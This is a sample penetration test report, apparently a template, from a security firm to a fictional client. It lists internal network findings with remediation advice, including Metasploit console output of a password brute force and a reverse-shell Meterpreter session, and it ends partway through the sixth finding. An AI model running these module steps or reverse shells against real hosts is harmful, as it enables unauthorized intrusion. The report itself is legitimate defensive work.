PENETRATION TEST SAMPLE REPORT

Prepared by Bongo Security Limited

Prepared for: SAMPLECORP, LTD

v1.0 September | 30 | 2018

SampleCorp, LTD

Bongo Security Limited
Email: info@bongosecurity.com - Web: www.bongosecurity.com

Bongo Security, Ltd.
www.bongosecurity.com

SampleCorp, LTD
1234 1st Ave West
New York, NY 10001
555-555-1234
www.samplecorp.com

No warranties, express or implied are given by Bongo with respect to accuracy, reliability, quality, correctness, or freedom from error or omission of this work product, including any implied warranties of merchantability, fitness for a specific purpose or non-infringement. This document is delivered "as is", and Bongo shall not be liable for any inaccuracy thereof. Bongo does not warrant that all errors in this work product shall be corrected. Except as expressly set forth in any master services agreement or project assignment, Bongo is not assuming any obligations or liabilities including but not limited to direct, indirect, incidental or consequential, special or exemplary damages resulting from the use of or reliance upon any information in this document. This document does not imply an endorsement of any of the companies or products mentioned.

©2017 Bongo Security Ltd. All rights reserved. No part of this document may be reproduced, copied or modified without the express written consent of the authors. Unless written permission is expressly granted for other purposes, this document shall be treated at all times as the confidential and proprietary material of Bongo Security and may not be distributed or published to any third-party.

TABLE OF CONTENTS

DOCUMENT CONTROL

Issue Control			
Document Reference	n/a	**Project Number**	n/a
Issue	1.0	**Date**	30 September 2018
Classification	Confidential	**Author**	Tom Smith
Document Title	SampleCorp Penetration Test		
Approved by			
Released by	Tom Smith		

Owner Details	
Name	Tom Smith
Office/Region	
Contact Number	
E-mail Address	tom.smith@bongosecurity.com

Revision History			
Issue	**Date**	**Author**	**Comments**
1.0	30 Sep 2018	Tom Smith	

EXECUTIVE SUMMARY

Bongo Security conducted a comprehensive security assessment of SampleCorp, LTD., in order to determine existing vulnerabilities and establish the current level of security risk associated with the environment and the technologies in use. This assessment harnessed penetration testing and social engineering techniques to provide SampleCorp management with an understanding of the risks and security posture of their corporate environment.

TEST SCOPE

The test scope for this engagement included three hosts on the company's internal network, a business-critical web application, as well as an internally-developed mobile application. In addition, SampleCorp requested a wireless audit be performed against their Wi-Fi infrastructure, to discover any insecure wireless protocols, unsecured networks, or related security issues. A social engineering assessment was also requested, to judge the responsiveness of company staff when facing a phishing attack. Testing was performed September 1 – September 30, 2018. Additional days were utilized to produce the report. Testing was performed using industry-standard penetration testing tools and frameworks, including Nmap, Sniper, Fierce, OpenVAS, the Metasploit Framework, WPScan, Wireshark, Burp Suite, Tcpdump, Aircrack-ng, Reaver, Asleap, and Arpspoof.

RESULTS

The table below includes the scope of the tests performed, as well as the overall results of penetration testing these environments.

Environment Tested	Testing Results
Internal Network	**CRITICAL**
Wireless Network	**LOW**
Web Application	**HIGH**
Mobile Application	**HIGH**
Social Engineering Exercises	**LOW**

To test the security posture of the internal network, we began with a reconnaissance and host discovery phase during which we used port scans, ARP scans, and OSINT tools to fingerprint the operating systems, software, and services running on each target host. After fingerprinting the various targets and determining open ports and services enabled on each host, we executed a vulnerability enumeration phase, in which we listed all potential vulnerabilities affecting each host and developed a list of viable attack vectors. Finally, in order to weed out false positives and validate any remaining vulnerabilities, we attempted to exploit all vulnerabilities affecting the target hosts. After comprehensive testing, only a few vulnerabilities were discovered to be present in the target hosts, and we were ultimately unable to exploit these issues to compromise the confidentiality, integrity, or availability of any of the external hosts in scope.

Multiple Critical- and High- and Medium-severity issues were found affecting hosts on the SampleCorp internal network, which require immediate remediation efforts in order to secure the company's environment against malicious attackers.

To test the security posture of the wireless networks in scope, we performed a number of different scans and attempted a range of attacks. Through a rigorous analysis, we found no vulnerabilities affecting the wireless network configuration. The wireless networks have been configured and secured to a high standard.

To test the security of the company's Android application, we attached a debugging and exploitation framework to a phone with the app installed. Serious security issues were found to affect the app, and we suggest halting use of the app until it is either re-engineered in a more secure manner, or a suitable replacement is found.

To test the company's preparedness and response to social engineering attacks, we began by utilizing OSINT techniques to scrape the company's website and social media accounts for target emails. Next, we launched spear phishing campaigns using spoofed email addresses, voice phishing attacks, and physical social engineering attacks using USB sticks loaded with malicious payloads. Although 35.7% of the targeted employees did end up responding to the phishing emails, none of the malicious USBs were plugged in, and no one responded to the voice phishing messages. All in all, SampleCorp appears relatively prepared to defend against social engineering attacks.

RECOMMENDATIONS

The following recommendations provide direction on improving the overall security posture of SampleCorp's networks and business-critical applications:

1. Ensure that the credentials protecting the Glassfish instance on host 172.16.2.8 are of suitable complexity to prevent brute force attacks, or disable Secure Admin on the instance to prevent remote access to the DAS.
2. Disable Dynamic Method Invocation on host 172.16.2.8, if possible. Alternatively, upgrade to Struts 2.3.20.3, Struts 2.3.24.3 or Struts 2.3.28.1.
3. Require authentication to use the WebDAV functionality on host 172.16.2.8.
4. Restrict access to the distccd service on host 172.16.2.3 (UDP port 3632).
5. Disable the "r" services or edit the .rhosts file to prevent remote access to host 172.16.2.3.
6. Disable the "username map script" option in the smb.conf configuration file on host 172.16.2.3.
7. Upgrade SLMail or mitigate risk by restricting access to the service on host 172.16.2.5.
8. Update the Ninja Forms plugin to version 2.9.43 or higher on the web app located at http://172.16.2.8:8585/wordpress/
9. Increase the strength of the password for the "vagrant" administrator account on the web app located at http://172.16.2.8:8585/wordpress/
10. Ensure that the all content providers require strict permission for interaction on the Android mobile app.
11. Disable content provider access to the device's underlying filesystem on the Android mobile app.

TESTING APPROACH

OVERVIEW


All testing was executed in several related phases.

1. In the planning phase, the rules of engagement were identified, scope of testing and test windows were agreed upon, and testing goals were set.
2. The discovery phase included automated vulnerability scanning along with manual testing to explore and understand the testing target and any vulnerabilities that could be detected by automated tools.
3. The attack phase comprised efforts to exploit any vulnerabilities detected, and to synthesize knowledge gained about the environment, its technology, its users and its function into an escalation of privilege beyond that intended by the customer.
4. The final phase recorded all findings in a manner that supports risk assessment and remediation by the customer. This included the writing of this report.

Four-Stage
Penetration Testing Methodology

Additionally, the attack phase comprised several distinct steps, executed iteratively as information was discovered.

1. Gained access to the system or environment in a way that was not intended.
2. Escalated privileges to move from regular or anonymous user to a more privileged position.
3. Browsed to explore the newly accessed environment and identify useful assets and data.
4. Deployed tools to attack further from the newly gained vantage point.
5. Exfiltrated data.



DISCOVERY & RECONNAISSANCE

As the first step of this engagement, Bongo Security performed discovery and reconnaissance of the environment. This included performing network or application scans; reviewing the system, network or application architecture; or walking through a typical use case scenario for the environment. The results of discovery and reconnaissance determine vulnerable areas which may be exploited.

VALIDATION & EXPLOITATION

Bongo Security used the results of the reconnaissance efforts as a starting point for manual attempts to compromise the Confidentiality, Integrity and Availability (CIA) of the environment and the data contained therein.

The highest risk vulnerabilities identified were selectively chosen by the assessor for exploitation attempts. The detailed results of these exploitation and validation tests follow in the sections below. While Bongo Security may not have had time to exploit every vulnerability found, the assessor chose those vulnerabilities that provided the best chance to successfully compromise the systems in the time available.

INTERNAL NETWORK FINDINGS

SCOPE

The following externally accessible IP addresses were within the scope of this engagement:

Target IP Addresses
172.16.2.8
172.16.2.3
172.16.2.5

Testing was performed using industry-standard penetration testing tools and frameworks, including Nmap, Sniper, Fierce, OpenVAS, Metasploit Framework, Wireshark, and Burp Suite.

NETWORK PENETRATION TESTING RESULTS

Result Classification	
Vulnerabilities Found	Yes
Exploited – Denial of Service (DoS)	No
Exploited – Elevation of Privilege (EoP)	Yes
Exploited – Remote Code Execution (RCE)	Yes
Exploit Persistence Achieved	Yes
Sensitive Data Exfiltrated	Yes
Overall Risk	**HIGH**

There were a significant number of exploited vulnerabilities present on the external network target, including a vulnerability in the Oracle Glassfish server, a vulnerability in the Apache Struts REST Plugin, an unrestricted WebDAV upload vulnerability, misconfigured 'r' services, a vulnerability in the DistCC daemon, a Samba RCE vulnerability, and a buffer overflow vulnerability in the SLMail application, all of which led to system compromise of the affected hosts.

Services by Host and by Port

As the first step in the Discovery phase, Bongo Security conducted network reconnaissance on the provided IP addresses to determine open ports. Each IP address was tested for all TCP and UDP ports by using standard scanning tools like Nmap and Sparta. The following ports were identified, and ports with exploitable vulnerabilities are highlighted.

IP Addresses	TCP/UDP	Port	Service	Version
172.16.2.8	tcp	22	ssh	OpenSSH 7.1 (protocol 2.0)

	tcp	1671	rmiregistry	Java RMI
	tcp	3000	http	WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
	tcp	4848	ssl/http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
	tcp	5985		Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
	tcp	8020	http	Apache httpd
	tcp	8022	http	Apache Tomcat/Coyote JSP engine 1.1
	tcp	8027	unknown	unknown
	tcp	8080	http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
	tcp	8282	http	Apache Tomcat/Coyote JSP engine 1.1
	tcp	8383	http	Apache httpd
	tcp	8484	http	Jetty winstone-2.8
	tcp	8585	http	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
	tcp	9200	http	Elasticsearch REST API 1.1.1 (name: Spymaster; Lucene 4.7)
172.16.2.3	tcp	21	ftp	vsftpd 2.3.4
	tcp	22	ssh	OpenSSH 4.7p1 Debian

				8ubuntu1 (protocol 2.0)
	tcp	25	smtp	Postfix smtpd
	tcp	53	domain	ISC BIND 9.4.2
	tcp	80	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
	tcp	111	rpcbind	2 (RPC #100000)
	tcp	139	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
	tcp	445	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
	tcp	512	exec	netkit-rsh rexecd
	tcp	513	login?	
	tcp	514	shell	Netkit rshd
	tcp	2121	ftp	ProFTPD 1.3.1
	tcp	3306	mysql	MySQL 5.0.51a-3ubuntu5
	tcp	5432	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
	tcp	5900	vnc	VNC (protocol 3.3)
	tcp	8009	ajp13	Apache Jserv (Protocol v1.3)
172.16.2.5	tcp	21	ftp	FreeFloat ftpd 1.00
	tcp	25	smtp	SLmail smtpd 5.5.0.4433
	tcp	80	http	Apache httpd 2.4.26 ((Win32) OpenSSL/1.0.2l PHP/5.6.31)

	tcp	110	pop3	BVRP Software SLMAIL pop3d
	tcp	443	ssl/http	Apache httpd 2.4.26 ((Win32) OpenSSL/1.0.2l PHP/5.6.31)
	tcp	3306	mysql	MariaDB (unauthorized)
	tcp	3389	ms-wbt-server	Microsoft Terminal Service
	udp	3632	distccd	

Vulnerability Summary Table

Bongo Security strongly recommends that the following vulnerabilities be remediated, whether exploited or not, as they represent unnecessary risk to the organization's overall security posture.

#	Vulnerability Summary	Risk Level	Recommendations
1	Sun/Oracle GlassFish Server Authenticated Code Execution	CRITICAL	Ensure that the credentials protecting the Glassfish instance are suitably complex. Secure Admin can also be disabled on the instance to prevent remote access to the DAS.
2	Apache Struts REST Plugin with Dynamic Method Invocation Remote Code Execution	HIGH	Disable Dynamic Method Invocation if possible. Alternatively upgrade to Struts 2.3.20.3, Struts 2.3.24.3 or Struts 2.3.28.1.
3	Unauthenticated WebDAV Upload	MEDIUM	Require authentication to use the server's WebDAV functionality.
4	DistCC Daemon Command Execution	CRITICAL	Restrict access to the distccd service on UDP port 3632
5	Misconfigured "r" Services Vulnerability	CRITICAL	Disable the "r" services or edit the .rhosts file to prevent remote access
6	Samba "username map script" Command Execution	MEDIUM	Disable the "username map script" option in the smb.conf configuration file.
7	Seattle Lab Mail 5.5 POP3 Buffer Overflow	HIGH	Upgrade SLMail or mitigate risk by restricting access to the service.

Details

1. Sun/Oracle GlassFish Server Authenticated Code Execution	
Risk	**CRITICAL**
Locations(s)	172.16.2.8:4848

Description

Unspecified vulnerability in Oracle Sun GlassFish Enterprise Server 2.1, 2.1.1, and 3.0.1, and Sun Java System Application Server 9.1, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Administration.

Two Metasploit modules exist which can be used to exploit this vulnerability.

Observations

Using the auxiliary/scanner/http/glassfish_login Metasploit module, we attempted to either bypass the authentication controls protecting the Glassfish instance or bruteforce the login credentials. Our attempt at authentication bypass failed, but we did successfully bruteforce the administrator credentials to the instance:

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(glassfish_login) > run

[*] 172.16.2.8:4848 - Checking if Glassfish requires a password...
[*] 172.16.2.8:4848 - Glassfish is protected with a password
[-] 172.16.2.8:4848 - Failed: 'admin:vagrant'
[-] 172.16.2.8:4848 - Failed: 'admin:user'
[-] 172.16.2.8:4848 - Failed: 'admin:admin'
[-] 172.16.2.8:4848 - Failed: 'admin:administrator'
[-] 172.16.2.8:4848 - Failed: 'admin:root'
[+] 172.16.2.8:4848 - Success: 'admin:sploit'
[-] 172.16.2.8:4848 - Failed: 'vagrant:vagrant'
[-] 172.16.2.8:4848 - Failed: 'vagrant:user'
[-] 172.16.2.8:4848 - Failed: 'vagrant:admin'
[-] 172.16.2.8:4848 - Failed: 'vagrant:administrator'
[-] 172.16.2.8:4848 - Failed: 'vagrant:root'
[-] 172.16.2.8:4848 - Failed: 'vagrant:sploit'
[-] 172.16.2.8:4848 - Failed: 'vagrant:'
[-] 172.16.2.8:4848 - Failed: 'user:vagrant'
[-] 172.16.2.8:4848 - Failed: 'user:user'
[-] 172.16.2.8:4848 - Failed: 'user:admin'
[-] 172.16.2.8:4848 - Failed: 'user:administrator'
[-] 172.16.2.8:4848 - Failed: 'user:root'
[-] 172.16.2.8:4848 - Failed: 'user:sploit'
[-] 172.16.2.8:4848 - Failed: 'user:'
```

Next, using these credentials, we successfully exploited the vulnerability in Glassfish to get remote code execution and obtain a shell with SYSTEM privileges:

```
File  Edit  View  Search  Terminal  Help
msf exploit(glassfish_deployer) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] Glassfish edition: GlassFish Server Open Source Edition  4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[+] Successfully Uploaded
[*] Executing /JbbidS2SG/k6HVtpME0XBTxdV.jsp...
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 1 opened (172.16.2.9:4444 -> 172.16.2.8:49676) at 2017-1
0-27 11:19:33 -0700
[*] Getting information to undeploy...
[*] Undeploying JbbidS2SG...
[*] Undeployment complete.

meterpreter >
```

```
File  Edit  View  Search  Terminal  Help
[*] Started reverse TCP handler on 172.16.2.9:4444
[*] Glassfish edition: GlassFish Server Open Source Edition  4.0
[*] Trying to login as admin:sploit
[*] Uploading payload...
[+] Successfully Uploaded
[*] Executing /JbbidS2SG/k6HVtpME0XBTxdV.jsp...
[*] Sending stage (51184 bytes) to 172.16.2.8
[*] Meterpreter session 1 opened (172.16.2.9:4444 -> 172.16.2.8:49676) at 2017-1
0-27 11:19:33 -0700
[*] Getting information to undeploy...
[*] Undeploying JbbidS2SG...
[*] Undeployment complete.

meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\glassfish\glassfish4\glassfish\domains\domain1\config>whoami
whoami
nt authority\local service

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```

Impact

CVSS Score 10.0

Confidentiality Impact: Complete (There is total information disclosure, resulting in all system files being revealed.)

Integrity Impact: Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)

Availability Impact: Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Authentication: Not required (Authentication is not required to exploit the vulnerability.)

Recommendations

Ensure that the credentials protecting the Glassfish instance are of suitable complexity to prevent brute force attacks. In addition, Secure Admin can be disabled on the instance to prevent remote access to the DAS in order to mitigate this vulnerability.

References

https://cvedetails.com/cve/CVE-2011-0807/

https://www.oracle.com/technetwork/topics/security/cpuapr2011-301950.html

2. Apache Struts REST Plugin with Dynamic Method Invocation Remote Code Execution

Risk	**HIGH**
Locations(s)	172.16.2.8:8282


Description

Apache Struts 2.3.20.x before 2.3.20.3, 2.3.24.x before 2.3.24.3, and 2.3.28.x before 2.3.28.1, when Dynamic Method Invocation is enabled, allow remote attackers to execute arbitrary code via vectors related to an ! (exclamation mark) operator to the REST Plugin.

A Metasploit module exists which can be used to exploit this vulnerability.

Observations

```
Using the exploit/multi/http/struts_dmi_rest_exec Metasploit module, we
successfully exploited the Apache Struts vulnerability to get remote code
execution and obtain a shell with SYSTEM privileges:
```



Impact

CVSS Score: 7.5

Confidentiality Impact: Partial (There is considerable informational disclosure.)

Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact: Partial (There is reduced performance or interruptions in resource availability.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Authentication: Not required (Authentication is not required to exploit the vulnerability.)

Vulnerability Type(s): Execute Code

Recommendations

Disable Dynamic Method Invocation if possible. Alternatively upgrade to Struts 2.3.20.3, Struts 2.3.24.3 or Struts 2.3.28.1.

References

https://www.cvedetails.com/cve/CVE-2016-3087/

https://cwiki.apache.org/confluence/display/WW/S2-033

http://www.securityfocus.com/bid/90960

3. Unathenticated WebDAV Upload

Risk	**MEDIUM**
Locations(s)	172.16.2.8:8585

Description

The target host has WebDAV enabled, and does not require authentication to upload files to the server.

Observations

```
WE were able to upload a PHP reverse shell to the server and execute it,
which granted us shell access to the target host:
```

Impact

CVSS Score: 7.5

Confidentiality Impact: Partial (There is considerable informational disclosure.)

Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact: Partial (There is reduced performance or interruptions in resource availability.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Authentication: Not required (Authentication is not required to exploit the vulnerability.)

Vulnerability Type(s): Execute Code

Recommendations

Require authentication to use the server's WebDAV functionality.

References

https://www.owasp.org/index.php/Unrestricted_File_Upload

4. DistCC Daemon Command Execution

Risk	**CRITICAL**
Locations(s)	172.16.2.3:3632


Description

distcc 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.

A Metasploit module exists to exploit this vulnerability.

Observations

Using the exploit/unix/misc/distcc_exec Metasploit module, we were able to gain a command shell with root privileges on the target host:



Impact

CVSS Score: 9.3

Confidentiality Impact: Complete (There is total information disclosure, resulting in all system files being revealed.)

Integrity Impact: Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)

Availability Impact: Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

Access Complexity: Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

Authentication: Not required (Authentication is not required to exploit the vulnerability.)

Gained Access: Admin

Vulnerability Type(s): Execute Code

Recommendations

Restrict access to the distccd service on UDP port 3632, or remove this service entirely from the host.

References

https://cvedetails.com/cve/CVE-2004-2687/

http://distcc.samba.org/security.html

5. Misconfigured "r" Services Vulnerability


Risk	**CRITICAL**
Locations(s)	172.16.2.3:512,513,514

Description

TCP ports 512, 513, and 514 are known as "r" services, and have been misconfigured to allow remote access from any host (a standard ".rhosts + +" situation). An attacker can easily log as root via these services, completely compromising the target host.

Observations

We used the rlogin utility to gain access to the host with root privileges:



Impact

CVSS Score: 9.3

Confidentiality Impact: Complete (There is total information disclosure, resulting in all system files being revealed.)

Integrity Impact: Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)

Availability Impact: Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)

Access Complexity: Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

Authentication: Not required (Authentication is not required to exploit the vulnerability.)

Gained Access: Admin

Vulnerability Type(s): Execute Code

Recommendations

Consider the benefits of removing these services from the host. If they are necessary for business functions, then edit the .rhosts file to prevent remote access from any host.

References

https://docs.oracle.com/cd/E19455-01/805-7229/remotehowtoaccess-3/index.html

6. Samba "username map script" Command Execution

